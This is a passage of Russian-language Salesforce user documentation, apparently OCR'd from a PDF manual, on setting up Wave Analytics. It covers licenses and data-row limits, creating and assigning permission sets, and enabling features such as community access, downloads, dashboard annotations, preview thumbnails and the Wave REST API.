4. Нажмите кнопку **Готово**.

Прим.: Для общего доступа к визуализации необходимо предоставить доступ к приложению, которое ее содержит. Представления Lens, наборы данных и панели мониторинга внутри стандартного общедоступного приложения доступны всем пользователям Wave Analytics, если администраторы не запретили доступ. Все другие приложения являются личными, при условии что доступ к приложению не предоставлен конкретному пользователю, группе или роли сотрудниками с уровнем доступа «Менеджер».

Управляйте Salesforce Experience при помощи меню настраиваемых действий приложения Wave

Меню настраиваемых действий Wave в диаграммах и таблицах позволяет использовать такие преимущества действий Salesforce, как публикация в Chatter, создание события или возможности или обновление записи, и переходить непосредственно в записи Salesforce.

Благодаря меню настраиваемых действий вы можете использовать быстрые действия, которые были добавлены к объектам Salesforce, непосредственно из панелей мониторинга и представлений Lens приложения Wave. Вы также можете открывать записи из Salesforce или любого другого места в сети посредством меню.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Использование настраиваемого меню действий:

- «Использование Wave Analytics»



Меню действий доступны из следующих частей диаграмм и таблиц приложения Wave.


- Метки значений в диаграммах (см. изображение «Возможность для Pearson» выше).



- Метки значений условных обозначений в ячейках таблицы.



- Значения в ячейках таблицы.



Чтобы определить доступность меню действий, наведите указатель мыши на метки. Чтобы открыть меню, щелкните значение, ячейку или условное обозначение. Вы сможете просмотреть содержание меню и выбрать доступное действие или открыть запись.

Разработчики или администраторы изменяют файл Расширенные метаданные (XMD) для набора данных, чтобы создавать меню. Дополнительную информацию см. в разделе Выполнение действий в записи Salesforce из приложения Wave

Станьте мобильнее благодаря Wave

Найдите ресурсы по Wave Analytics для Android and iOS.

Мобильные темы	Ресурсы
Получение приложений	iTunes Google Play
Регистрация и начало работы	Wave Analytics для iOS Wave Analytics для Android
Оптимизация макетов мобильной панели мониторинга	Создание уникальных макетов панелей мониторинга Wave для различных устройств Справочное руководство по JSON мобильной панели мониторинга
Администрирование Wave Mobile	Связанное приложение для Wave Analytics на мобильных устройствах
Знание ограничений	Ограничения на использование Wave Analytics на iPhone® и iPad® Ограничения на использование Wave Analytics на устройствах Android

Настройка платформы Wave

Настройте использование платформы Salesforce Wave Analytics в своей организации, включив Wave, создав и назначив наборы полномочий.

Здесь описывается, как настроить использование платформы Wave в своей организации. Прочитайте раздел Готовые приложения Wave, чтобы приступить к настройке Sales Wave Analytics, Service Wave и других приложений.

Каждая лицензия на платформу Analytics Cloud — Wave Analytics рассчитана на одного пользователя и предоставляет доступ к облаку Salesforce Wave Analytics. Сюда относятся одиночные лицензии пользователей Analytics Cloud Sales Wave Analytics и Analytics Cloud Service Wave Analytics. В таблице приведены ограничения на хранение данных для каждой лицензии. Для большего количества данных можно приобрести дополнение Analytics Cloud — Additional Data Rows, предоставляющее 100 миллионов дополнительных строк.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Лицензия	Ограничение
Платформа Analytics Cloud — Wave Analytics	100 миллионов строк
Analytics Cloud — приложение Sales Wave Analytics	25 миллионов строк при использовании без лицензии на платформу Analytics Cloud — Wave Analytics. При использовании лицензии на приложение Sales Wave лимит данных для лицензии на платформу не повышается.
Analytics Cloud — приложение Service Wave Analytics	25 миллионов строк при использовании без лицензии на платформу Analytics Cloud — Wave Analytics. При использовании лицензии на приложение Service Wave лимит данных для лицензии на платформу не повышается.
Analytics Cloud — Additional Data Rows (дополнительные строки данных)	100 миллионов строк

Важное замечание:

- Ограничения на хранение данных в лицензии Wave Analytics являются не техническими, а договорными. Владелец лицензии соглашается строго отслеживать общее количество строк данных.
- Если вы купили лицензию платформы Wave Analytics до 20 октября 2015 г. с лицензиями набора полномочий Analytics Cloud Builder или Analytics Cloud Explorer, сделайте следующее. Прочитайте раздел Настройка платформы Wave Analytics с лицензиями, приобретенными до 20 октября 2015 года. Если вы переносите пользователей из лицензий Builder или Explorer в новую лицензию Analytics Cloud — Wave Analytics Platform, сделайте следующее. См. Перенос из лицензий Wave, приобретенных до 10/20/2015, в новые лицензии Wave Platform, перед тем как приступить к процессу настройки для этих пользователей.
- Выключение Wave Analytics инициирует удаление полномочий пользователя из каждого заданного набора полномочий. При последующем включении Wave Analytics требуется повторное определение наборов полномочий.

Процесс настройки платформы Wave

Следуйте этим базовым инструкциям по настройке использования платформы Wave Analytics в своей организации.

1. Активация приложения Wave в вашей организации
2. Определите основные типы пользователей Wave в вашей организации.
3. Создайте наборы полномочий, чтобы сгруппировать взаимосвязанные полномочия пользователей в соответствии с потребностями каждого типа пользователей.
4. Назначьте наборы полномочий индивидуальным пользователям, что позволит *автоматически назначить* им лицензию набора полномочий Analytics Cloud — платформы Wave Analytics.

Прим.: Для начала вы можете назначить набор полномочий группам пользователей. При необходимости можно назначать пользователю несколько наборов полномочий.

Назначать лицензию набора полномочий Wave можно одновременно с любой из следующих пользовательских лицензий Salesforce:

- Force.com (app subscription)
- Force.com (one app)

- Full CRM
- Salesforce Platform
- Salesforce Platform One

Рекомендуем выполнить этапы настройки платформы Wave Analytics в указанном порядке.

1. Знакомство с пользовательскими полномочиями и лицензией набора полномочий Wave Analytics Cloud
   Лицензии набора полномочий Wave Analytics дают полномочия для изучения данных и управления платформой Salesforce Wave Analytics. Они также дают пользователям сообщества Salesforce Community возможность видеть панели мониторинга Wave.
2. Определение типов пользователей платформы Wave Analytics
   Идентификация типов пользователей платформы Wave позволит провести процесс настройки в соответствии с вашими потребностями по аналитике групп.
3. Включение Аналитики Wave и создание наборов полномочий
   После того как Salesforce предоставит вам лицензию платформы Аналитика Wave, включите приложение Wave и создайте полномочия.
4. Назначение пользователям наборов полномочий Аналитика Wave
   Назначьте одному или нескольким пользователям наборы полномочий (по одному или группой), чтобы предоставить им доступ к функциям приложения Wave.
5. Завершение настройки платформы Wave Analytics
   Улучшите качество работы с платформой Wave и настройте доступ Wave к данным Salesforce с помощью дополнительных процессов настройки.

СМ. ТАКЖЕ:

Настройка платформы Wave Analytics с лицензиями, приобретенными до 20 октября 2015 года

Переход с лицензий Wave, приобретенных до 20.10.2015 на новые лицензии платформы Wave

Знакомство с пользовательскими полномочиями и лицензией набора полномочий Wave Analytics Cloud

Лицензии набора полномочий Wave Analytics дают полномочия для изучения данных и управления платформой Salesforce Wave Analytics. Они также дают пользователям сообщества Salesforce Community возможность видеть панели мониторинга Wave.

- Для каждого пользователя платформы Wave требуется лицензия набора полномочий платформы Analytics Cloud — Wave Analytics для использования платформы Wave. Когда набор полномочий создается и назначается пользователю, этому же пользователю *автоматически назначается* лицензия набора полномочий для платформы Wave. Лицензии назначения набора полномочий также можно назначить пользователям вручную.
- Пользователям сообщества нужна лицензия набора полномочия «Analytics Cloud - Wave Community Users» для просмотра приложений Wave, к которым предоставлен общий доступ через панели мониторинга, внедренные в страницы Visualforce.

Лицензия набора полномочий платформы Analytics Cloud — Wave Analytics включат следующие полномочия.

Полномочие пользователя	Описание

«Использование Wave Analytics»	«Доступ к Wave Analytics» Просмотр и исследование наборов данных. Просмотр и публикация панелей мониторинга и представлений Lens.
«Создание и редактирование панелей мониторинга Wave Analytics»	Создание, редактирование и удаление панелей мониторинга Wave Analytics.
«Создание приложений Wave Analytics»	Создание, редактирование, удаление и публикация приложений Wave Analytics.
«Загрузка внешних данных в Wave Analytics	Загрузка внешних данных в Wave Analytics для создания набора данных. Отслеживание потока данных и системных заданий на странице отслеживания данных.
«Изменение потока данных Wave Analytics»	Загрузка, запуск, остановка и повторное планирование потока данных. Создание, редактирование и выполнение рецептов потоков данных. Отслеживание потока данных и системных заданий на странице отслеживания данных. Назначать это пользовательское полномочие следует с осторожностью, так как оно предоставляет доступ ко всем данным объектов Salesforce, с которыми может работать пользователь интеграции. См. Доступ к данным Salesforce Data Access в Wave Analytics.
«Управление Wave Analytics»	Доступ ко всем функциям Wave Analytics. Предоставляет возможности на уровне администратора Wave.
«Загрузка данных Wave Analytics»	Загрузка снимков экранов и данных в табличном формате с помощью пользовательского интерфейса Wave Analytics.

Прим.: Если при создании наборов полномочий для пользователей Wave выбрать любое полномочие Wave Analytics, автоматически будет включено и полномочие «Использование Wave Analytics». Также вместе с ним будет добавлен тип доступа, предоставленный средствами управления приложения для действий, которые можно осуществлять для наборов данных, представлений Lens и панелей мониторинга. Например, при наличии у пользователя полномочия «Использование Wave Analytics», ему также необходим доступ типа «Гость» к этому приложению, чтобы просматривать наборы данных, представления Lens и панели мониторинга.

Лицензия набора полномочий «Analytics Cloud - Wave Community Users» включает полномочие "Просмотр Wave Analytics на страницах сообществ». Это полномочие разрешает внешним пользователям просматривать панели мониторинга Wave, внедренные в страницы VisualForce в их сообществах. См. раздел «Включение Аналитики Wave для сообществ» на странице 4712.

Определение типов пользователей платформы Wave Analytics

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Идентификация типов пользователей платформы Wave позволит провести процесс настройки в соответствии с вашими потребностями по аналитике групп.

Лицензия платформы Wave Analytics включает полномочия, дающие пользователям вашей организации возможность импортировать, изучать данные с помощью платформы Wave и работать с ними. Лицензия также включает полномочия, позволяющие администраторам управлять Wave. Для оптимальной настройки Wave продумайте, какие типы доступа к функциям Wave понадобятся пользователям, и разбейте их на группы по типам. Ниже перечислены некоторые примеры.

Большинство людей в вашей команде относятся к двум базовым категориям.

- Пользователи, которые просматривают панели мониторинга, представления Lens и наборы данных Wave, а также иногда импортируют данные в Wave.
- Администраторы или менеджеры, которые осуществляют доступ ко всем функциям Wave для создания приложений, панелей мониторинга, представлений Lens и наборам данных для редактирования данных и другой систематизации работы с Wave.

Соответственно, при настройке платформы Wave для удовлетворения большинства потребностей вашей организации может быть достаточно создать два основных набора полномочий.

- Набор полномочий «Просмотр» с полномочиями, которые требуются большинству обычных пользователей при доступе к Wave.
- Набор полномочий «Управление», зарезервированный для выбора нескольких администраторов и менеджеров и содержащий полномочия на использование всех функций Wave

Настроить Wave Analytics можно любым удобным способом, например, определив другие типы пользователей и наборы полномочий с учетом потребностей пользователей вашей организации. Например, можно создать набор полномочий «superuser» для пользователей, которые будут создавать приложения, панели мониторинга и предоставлять к ним общий доступ. Или набор полномочий «мастер данных», дающий возможность плотно работать с наборами данных.

Мы сфокусируемся на двух основных типах участников вашей команды — пользователях и администраторах — в этом примере набора полномочий, инструкции по настройке которого мы подробно опишем.

Включение Аналитики Wave и создание наборов полномочий

После того как Salesforce предоставит вам лицензию платформы Аналитика Wave, включите приложение Wave и создайте полномочия.

Включение платформы Wave

Чтобы использовать платформу приложения Wave, сначала нужно включить ее функции для вашей организации.

1. В меню «Настройка» Salesforce в учетной записи администратора щелкните **«Analytics Cloud» | «Начало работы»**.
2. Щелкните **«Включить Analytics»**.

Создание наборов полномочий

Следующий шаг процесса настройки — создание наборов полномочий для пользователей приложения Wave. Ниже показан процесс создания двух наборов полномочий.


- Набор полномочий *«Управление приложением Wave»* для пользователей, которые создают приложение Wave и управляют им.

- Набор полномочий «*Просмотр приложения Wave*» для пользователей, которые изучают панели мониторинга и наборы данных приложения.

Прим.:

- Для клиентов, которые приобрели приложение Wave до 20 октября 2015 года: прежде чем выполнять инструкции ниже, см. раздел «Настройка платформы Аналитики Wave с лицензиями, приобретенными до 20 октября 2015 года».
- Набор полномочий «Управление Аналитикой Wave» включает эквивалентные функции, предоставленные предыдущей лицензией конструктора Аналитики Wave (приобретенной до 20 октября 2015 года). При наличии лицензии конструктора или при переходе на текущую лицензию платформы Аналитики Wave выполните следующие действия по созданию набора полномочий с аналогичными функциями.
- Набор полномочий «Просмотр Аналитики Wave» включает эквивалентные функции, предоставленные предыдущей лицензией Аналитики Wave Explorer (приобретенной до 20 октября 2015 года). При наличии лицензии Explorer или при переходе на текущую лицензию платформы Аналитика Wave выполните следующие действия по созданию набора полномочий с аналогичными функциями.

1. В меню «Настройка» в учетной записи администратора последовательно выберите пункты **«Управление пользователями»** | **«Наборы полномочий»**, а затем нажмите кнопку **«Создать»**.
2. Введите «Управление `Wave Analytics`» или «Просмотр `Wave Analytics`» в поле «Метка». Это автоматически приведет к созданию имени API. Его можно изменить по своему усмотрению, но имя не должно содержать пробелов, завершаться символом подчеркивания или иметь два подряд идущих символа подчеркивания.
3. В разворачивающемся меню «Лицензия» выберите лицензию, которая должна быть связана с этим набором полномочий. В данном случае выберите лицензию набора полномочий для платформы Analytics Cloud — Аналитика Wave.



Если вы выбрали определенную лицензию набора полномочий, любой пользователь, назначенный набору полномочий, *автоматически назначается* лицензии набора полномочий. Если оставить стандартный вариант --Нет--, вы должны *вручную* назначить лицензию набора полномочий пользователям, перед тем как вы сможете добавить их в новый набор полномочий.

4. Нажмите кнопку **«Сохранить»**. На странице «Обзор наборов полномочий» отобразится новый набор полномочий. Теперь добавьте в набор полномочия пользователей.
5. Выберите **«Полномочия системы»**, чтобы открыть список полномочий пользователей, предоставляемых лицензией для платформы приложения Wave. Затем нажмите кнопку **«Правка»**.
6. Выполните одно из указанных ниже действий.
   - Если создается набор полномочий «Управление Wave Analytics», выберите полномочия пользователей «Управление Wave Analytics» и нажмите кнопку **«Сохранить»**. Набор полномочий, предоставляющий пользователям доступ ко всем функциям приложения Wave, успешно создан. Вам не нужно выбирать какие-либо другие индивидуальные полномочия. Назначайте этот набор полномочий обоснованно, так как он предоставляет доступ ко всем функциям приложения Wave, многие из которых недопустимы для большинства пользователей средств аналитики.

- Если создается набор полномочий «Просмотр Wave Analytics», выберите полномочия пользователей «Использование Wave Analytics Cloud» и «Загрузка внешних данных в Wave Analytics», а затем нажмите кнопку **«Сохранить»**. Набор полномочий, позволяющий пользователям просматривать наборы данных, представления линз и панели мониторинга приложения Wave, успешно создан. Теперь пользователи могут просматривать и загружать файлы данных вне системы Salesforce.

7. Теперь можно назначать пользователям новый набор полномочий, как описано в подразделе «Назначение наборов полномочий пользователям».

Повторите эти действия для каждого пользователя в вашей организации, которому требуется доступ к приложению Wave.

Назначение пользователям наборов полномочий Аналитика Wave

Назначьте одному или нескольким пользователям наборы полномочий (по одному или группой), чтобы предоставить им доступ к функциям приложения Wave.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения набора полномочий пользователям:

- Назначение наборов полномочий

1. В меню «Настройка» в учетной записи администратора щелкните **Управление пользователями | Наборы полномочий**.
2. Щелкните нужный набор полномочий для назначения пользователям. Если вы выполнили инструкции из раздела «Включение Аналитики Wave и создание наборов полномочий Service Wave» на странице 4706, выберите один из наборов полномочий «Управление Аналитикой Wave» или «Просмотр Аналитики Wave».
3. Нажмите кнопку **Управление назначениями**, а затем — **Добавить назначения**.
4. Выберите пользователей, которым требуется доступ к приложению Wave, и нажмите кнопку **«Готово»**. Когда вы назначаете пользователям набор полномочий, система Salesforce *автоматически назначает* этим пользователям *лицензию набора полномочий* для платформы Analytics Cloud — Wave Analytics.

Назначайте наборы полномочий «Управление Wave Analytics» обоснованно, поскольку они предоставляют доступ ко всем функциям Wave. Их следует назначать только администраторам или управляющим платформой приложения Wave.

Завершение настройки платформы Wave Analytics

Улучшите качество работы с платформой Wave и настройте доступ Wave к данным Salesforce с помощью дополнительных процессов настройки.

Включение миниатюр предварительного просмотра для всех представлений Lens и панелей мониторинга

Предоставьте пользователям возможность более удобного поиска представлений Lens и панелей мониторинга на начальной странице и страницах приложения. Замените общие значки миниатюрами предварительного просмотра содержимого всех представлений Lens и панелей мониторинга, включая те, которые применяют ограничения безопасности строки.

Включение Wave Analytics для сообществ

Предоставьте безопасный общий доступ к приложениям Wave Analytics с партнерами по сообществу и пользователями-клиентами.

Включение загрузки из Wave Analytics

Пользователям можно разрешить загружать результаты из обзоров представлений Lens и виджетов панелей мониторинга, таких как файлы изображений (расширение `.png`), Microsoft® Excel® (`.xls`) и файлов значений, разделенных запятыми (`.csv`).

Предоставление доступа пользователям к конструктору панелей мониторинга Wave и классическому конструктору

Для предоставления доступа пользователям к любому из этих конструкторов предоставьте каждому из них полномочие пользователя «Создание и редактирование панелей мониторинга Wave Analytics». Чтобы пользователи имели доступ к конструктору панелей мониторинга Wave, должен быть установлен параметр настройки **Включить конструктор панелей мониторинга Wave** (по умолчанию он включен).

Включение примечаний в виджетах панели мониторинга

Оставляйте примечания к виджетам панели мониторинга, используя комментарии, размещенные в панели мониторинга и Chatter.

Включение Wave REST API

С помощью Wave REST API можно программно получать доступ к наборам данных и представлениям Lens Wave Analytics. Включение этой опции ведет к переопределению полномочия «APIEnabled» для отдельных пользователей и предоставляет всем пользователям Wave (включая пользователей сообщества) доступ к Wave API.

Связанное приложение для Wave Analytics на мобильных устройствах

Установите пакет приложения Salesforce Wave Analytics для предоставления мобильным клиентам возможности удобного подключения к организации. В этом пакете имеется компонент связанного приложения, который позволяет контролировать пользователей, выполняющих вход, а также определять способы предоставления общего доступа к изображениям и ссылкам, используемые мобильными клиентами.

Руководство по обеспечению безопасности Wave Analytics

Wave Analytics поддерживает разные уровни безопасности, которые могут использоваться организацией для предоставления нужному пользователю доступа к нужным данным.

Доступ к данным Salesforce в Wave Analytics

Wave Analytics требует доступ к данным Salesforce при извлечении данных и их использовании в контексте безопасности строки. Wave Analytics получает доступ к данным Salesforce на основе полномочий двух внутренних пользователей Wave Analytics: пользователь интеграции и пользователь безопасности.

Создание списка надежных сайтов для внедренных панелей мониторинга Wave

Укажите надежные сайты в списке разрешенных сайтов Wave Analytics. В списки разрешенных веб-сайтов и приложений, находящихся за пределами Salesforce, можно включать внедренные панели мониторинга Wave.

Включение миниатюр предварительного просмотра для всех представлений Lens и панелей мониторинга

Предоставьте пользователям возможность более удобного поиска представлений Lens и панелей мониторинга на начальной странице и страницах приложения. Замените общие значки миниатюрами предварительного просмотра содержимого всех представлений Lens и панелей мониторинга, включая те, которые применяют ограничения безопасности строки.

Если для набора данных не установлен предикат безопасности, обязательно отобразятся миниатюры предварительного просмотра. Если предикат безопасности установлен, миниатюры предварительного просмотра не будут отображены до тех пор, пока включен этот параметр. Если этот параметр включен, миниатюры предварительного просмотра отображаются для всех активов.

Важное замечание: Даже при применении безопасности строки к набору данных, используемому представлением Lens или панелью мониторинга, миниатюра предварительного просмотра может раскрывать данные из конфиденциальных строк. Ограничения безопасности строки применяются только после просмотра пользователем линзы или панели мониторинга.

1. Введите строку `Wave Analytics` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройка»**.
2. Установите флажок «Показывать миниатюры предварительного просмотра для представлений Lens и панелей мониторинга со включенной безопасностью строки».
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров:

- «Управление Аналитикой Wave»

Включение Wave Analytics для сообществ

Предоставьте безопасный общий доступ к приложениям Wave Analytics с партнерами по сообществу и пользователями-клиентами.

Прим.: Данная функция доступна только пользователям с лицензией Customer Community Plus или Partner Community. Данная функция поддерживается сообществами, но не порталами.

Чтобы настроить Wave Analytics для общего доступа с сообществами, необходимо выполнить следующие действия.

1. Введите строку `Wave Analytics` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройка»**. Выберите Включение `Wave Analytics` для сообществ.
2. Назначьте участникам своего сообщества Analytics Cloud — Wave Community Users лицензию набора полномочий.
3. Создайте набор полномочий, в который будет входить полномочие «Просмотр Wave Analytics на страницах сообществ» и назначьте его участникам своего сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Также доступно в: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров:

- «Управление Аналитикой Wave»

Для просмотра панелей мониторинга и представлений Lens в Wave:

- «Просмотр Аналитики Wave на страницах сообществ»

Включение загрузки из Wave Analytics

Пользователям можно разрешить загружать результаты из обзоров представлений Lens и виджетов панелей мониторинга, таких как файлы изображений (расширение `.png`), Microsoft® Excel® (`.xls`) и файлов значений, разделенных запятыми (`.csv`).

Для настройки загрузки данных из Wave, выполняемой пользователями, выполните следующие действия.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»** в разделе «Управление пользователями».
2. Выберите набор полномочий «Analytics Cloud», в который вы хотите добавить полномочие, и затем укажите **Системные полномочия**.
3. Выберите Загрузка данных `Wave Analytics`.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Загрузка изображений и отфильтрованных данных

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров:

- «Управление Аналитикой Wave»

Предоставление доступа пользователям к конструктору панелей мониторинга Wave и классическому конструктору

Для предоставления доступа пользователям к любому из этих конструкторов предоставьте каждому из них полномочие пользователя «Создание и редактирование панелей мониторинга Wave Analytics». Чтобы пользователи имели доступ к конструктору панелей мониторинга Wave, должен быть установлен параметр настройки **Включить конструктор панелей мониторинга Wave** (по умолчанию он включен).

Если конструктор панелей мониторинга Wave отключен, сделайте следующее для его включения.

1. Введите строку `Wave Analytics` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройка»**.
2. Установите флажок **Включить конструктор панелей мониторинга Wave** и нажмите кнопку **Сохранить**.
3. Каждому пользователю, создающему панели мониторинга, следует назначить пользовательское полномочие «Создание и редактирование панелей мониторинга Wave Analytics».
   Каждый пользователь имеет выбор — использовать либо классический конструктор, либо конструктор панелей мониторинга Wave для каждой панели мониторинга.

СМ. ТАКЖЕ:

Построение панели мониторинга с помощью конструктора панелей мониторинга Wave

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к конструктору панелей мониторинга Wave или классическому конструктору сделайте следующее.

- Создайте и отредактируйте панели Wave Analytics.

Включение примечаний в виджетах панели мониторинга

Оставляйте примечания к виджетам панели мониторинга, используя комментарии, размещенные в панели мониторинга и Chatter.

Прим.: Примечания поддерживаются только в панелях мониторинга, построенных с помощью конструктора панелей мониторинга Wave.

Для включения примечаний выполните следующие действия.

1. Введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»** в разделе Chatter.
2. Прокрутите вниз и выберите **Актив Wave**.
3. Установите флажок «Включить отслеживание ленты».
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Совместная работа с использованием примечаний панели мониторинга

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров:

- «Управление Аналитикой Wave»

Включение Wave REST API

С помощью Wave REST API можно программно получать доступ к наборам данных и представлениям Lens Wave Analytics. Включение этой опции ведет к переопределению полномочия «APIEnabled» для отдельных пользователей и предоставляет всем пользователям Wave (включая пользователей сообщества) доступ к Wave API.

1. Введите строку `Wave Analytics` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройка»**.
2. Выберите пункт «Включить `Wave API для всех пользователей Wave`».
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

